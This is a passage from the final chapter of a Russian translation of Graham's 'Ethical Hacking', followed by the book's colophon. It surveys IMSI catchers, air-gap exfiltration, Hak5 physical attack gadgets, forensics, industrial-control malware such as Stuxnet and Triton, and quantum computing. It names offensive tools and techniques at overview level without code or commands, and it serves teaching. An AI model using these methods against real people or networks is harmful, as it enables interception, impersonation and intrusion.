Устройство Stingray довольно дорогостоящее, но вы можете использовать SDR для создания собственной IMSI-ловушки. Один из примеров такого проекта с открытым исходным кодом — *IMSI-catcher* (https://github.com/Oros42/IMSI-catcher). Получив IMSI абонента, злоумышленник сможет совершать звонки и отправлять текстовые сообщения от его имени. Выдав свое оборудование за вышку сотовой связи, хакер также может вынудить сотовый телефон использовать вместо стандарта 4G менее безопасный стандарт передачи данных — 2G или 3G.

Воздушный зазор

Предположим, у вас есть компьютер, на котором содержится чрезвычайно ценная информация. Чтобы ее защитить, вы можете отключить компьютер от сети. Для описания такой физической изоляции машины используется термин «воздушный зазор» (air gap).

Однако иногда отключения от сети оказывается недостаточно. Например, злоумышленник может скомпрометировать цепочку поставок и внедрить в компьютер вредоносный код до того, как он будет доставлен жертве. Таким образом, хакер

Tlgm: @it_boooks

может извлечь хранящуюся на компьютере информацию, даже если устройство не подключено к сети. Для этого ему придется каким-то образом создать собственную сеть.

В 2014 году Майкл Ханспах и Майкл Гетц доказали возможность создания сети компьютеров, которые обмениваются данными с помощью ультразвуковых сигналов. Этот подход используется и с другими целями. Например, сингапурская маркетинговая компания Silverpush встроила ультразвуковые маяки в телевизионные рекламные ролики. Эти маяки улавливаются смартфонами пользователей, что позволяет Silverpush отслеживать просматриваемую ими рекламу. Данный компонент более широкой стратегии, называемой *межустройственным отслеживанием* (crossdevice tracking), — отличный пример того, как можно создать сеть там, где ее нет.

Недавно участники проекта *System Bus Radio* (https://github.com/fulldecent/system-bus-radio) продемонстрировали, что, отправляя тщательно продуманные сообщения, аппаратную шину компьютера можно преобразовать в передатчик, сигналы которого может уловить приемник, находящийся за пределами здания. Это довольно хитроумный способ создания радиопередатчика в машине, в которой он отсутствует.

Обратная разработка

В предыдущих главах этой книги мы изучали дизайн и архитектуру вредоносных программ. Однако вам как этичному хакеру наверняка доведется столкнуться с более сложным вредоносным ПО и, чтобы разобраться в принципах его работы, придется выполнить его обратную разработку. Этой теме посвящено несколько отличных книг. Замечательная книга Майкла Сикорски и Эндрю Хонига «Вскрытие покажет»[1] содержит несколько полезных лабораторных работ. В блоге *Malware Must Die* (https://blog.malwaremustdie.org) тоже можно найти отличные статьи, посвященные анализу вредоносных программ. Я рекомендую подписаться на RSS-канал этого блога. Я также рекомендую вам прочитать книгу «Ghidra. Полное руководство»[2] Криса Игла и Кары Нэнс, чтобы познакомиться с инструментом обратной разработки Ghidra.

Физические инструменты для взлома систем

Если у вас есть физический доступ к сети или компьютеру, который вы хотите взломать, то можете использовать для этого физические инструменты. *Hak5* представляет собой потрясающую коллекцию таких инструментов. В нее входит, например,

---

[1] *Сикорски М., Хониг Э.* Вскрытие покажет! Практический анализ вредоносного ПО. — СПб.: Питер, 2018.

[2] *Игл К., Нэнс К.* Ghidra. Полное руководство. — М.: ДМК Пресс, 2021.

Tlgm: @it_boooks

USB Rubber Ducky, USB-накопитель, эмулирующий клавиатуру. При подключении к компьютеру это устройство вводит команды и скачивает полезную нагрузку. *Bash Bunny* — мини-компьютер с ОС Linux, который способен эмулировать любое USB-устройство и позволяет запускать пользовательские сценарии. *LAN Turtle* — инструмент для выполнения атак посредника, к которому можно подключить кабель Ethernet. *Shark Jack* — миниатюрный компьютер, который можно подключить к любому открытому сетевому порту. Наконец, *Wi-Fi Pineapple* представляет собой вредоносный маршрутизатор Wi-Fi, который можно использовать для взлома подключающихся к нему устройств. Вы можете получить все эти гаджеты, приобретя комплект Hak5.

Криминалистика

Будучи этичным хакером, вы можете заниматься расследованием атак. Например, компания может попросить вас выяснить, как была взломана ее система. В этом вам поможет дистрибутив Linux *Computer Aided INvestigative Environment* (CAINE), содержащий набор потрясающих инструментов для проведения криминалистического анализа, которые позволяют восстанавливать удаленные файлы и фотографии, анализировать содержимое жестких дисков и даже расследовать атаки, совершенные на мобильные устройства.

Взлом промышленных систем

В 2010 году вредоносная программа Stuxnet атаковала иранский завод по обогащению урана. Данная программа привела к катастрофическому сбою в работе центрифуг на этом предприятии.

Целью Stuxnet являлись *программируемые логические контроллеры* (ПЛК), представляющие собой небольшие компьютерные модули, используемые в промышленных системах управления. Спустя годы хакеры продолжают обнаруживать в ПЛК новые уязвимости. В 2016 году Ральф Спеннеберг, Майк Брейггеманн и Хендрик Швартке представили на конференции Black Hat вредоносное ПО под названием *PLC-Blaster*. А в 2017 году была совершена еще одна кибератака на химический завод в Саудовской Аравии, в ходе которой вредоносная программа Triton тоже повлияла на работу ПЛК предприятия.

Сбой в работе промышленных систем может иметь катастрофические последствия, поэтому мы должны проводить их аудит и обеспечивать их безопасность. *Агентство по кибербезопасности и защите инфраструктуры* (Cybersecurity and Infrastructure Security Agency, CISA) публикует информацию об уязвимостях в промышленных системах управления, с которой вы можете ознакомиться на https://us-cert.cisa.gov/ics/.

Tlgm: @it_boooks

Квантовые вычисления

Изобретение масштабируемого квантового компьютера может произвести революцию в сфере кибербезопасности. С помощью такого компьютера мы могли бы с легкостью взламывать 2048-битное шифрование RSA и очень быстро производить поиск в больших базах данных. Кроме того, мы смогли бы разработать новые алгоритмы квантового машинного обучения. Однако многие из этих идей все еще находятся на стадии исследования. Поскольку область квантовых вычислений является относительно новой, вам может быть трудно найти ресурсы для ознакомления с ней. Учебник Qiskit, доступный по адресу https://qiskit.org/textbook/preface.html, — замечательное пособие, дополненное интерактивными упражнениями. Даже если вы ничего не знаете о квантовых вычислениях, прочитав эту книгу, вы сможете написать масштабируемую версию квантового алгоритма Шора для разложения чисел на простые множители. А приведенные в учебнике примеры помогут вам лучше разобраться в математической основе квантовых вычислений.

Вступайте в сообщество

Вне зависимости от того, кем вы предпочитаете быть — активным участником или пассивным наблюдателем, вы можете присоединиться к какому-нибудь хакерскому сообществу, чтобы делиться своими творениями и следить за новыми тенденциями. Мне больше всего нравится форум Hacker News (https://news.ycombinator.com), созданный венчурным фондом Y Combinator. Его участники постоянно публикуют информацию о новых разработках и интересные статьи. Посещение таких конференций, как Defcon, Black Hat и Usenix, — это еще один отличный способ познакомиться с единомышленниками и результатами новейших исследований. Наконец, вы можете присоединиться к сообществу Hack the Box (https://hackthebox.eu/), где найдете обширную коллекцию уязвимых машин, на которых сможете отточить свои хакерские навыки.

И помните: следует всегда действовать этично.

Tlgm: @it_boooks

Дэниел Г. Грэм

Этичный хакинг. Практическое руководство по взлому

Перевел с английского *С. Черников*

Руководитель дивизиона	*Ю. Сергиенко*
Руководитель проекта	*А. Питиримов*
Ведущий редактор	*Н. Гринчик*
Научный редактор	*Д. Старков*
Литературный редактор	*Н. Хлебина*
Художественный редактор	*В. Мостипан*
Корректоры	*Е. Рафалюк-Бузовская, Е. Павлович*
Верстка	*Л. Егорова*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 03.2022. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 31.01.22. Формат 70x100/16. Бумага офсетная. Усл. п. л. 30,960. Тираж 700. Заказ 0000.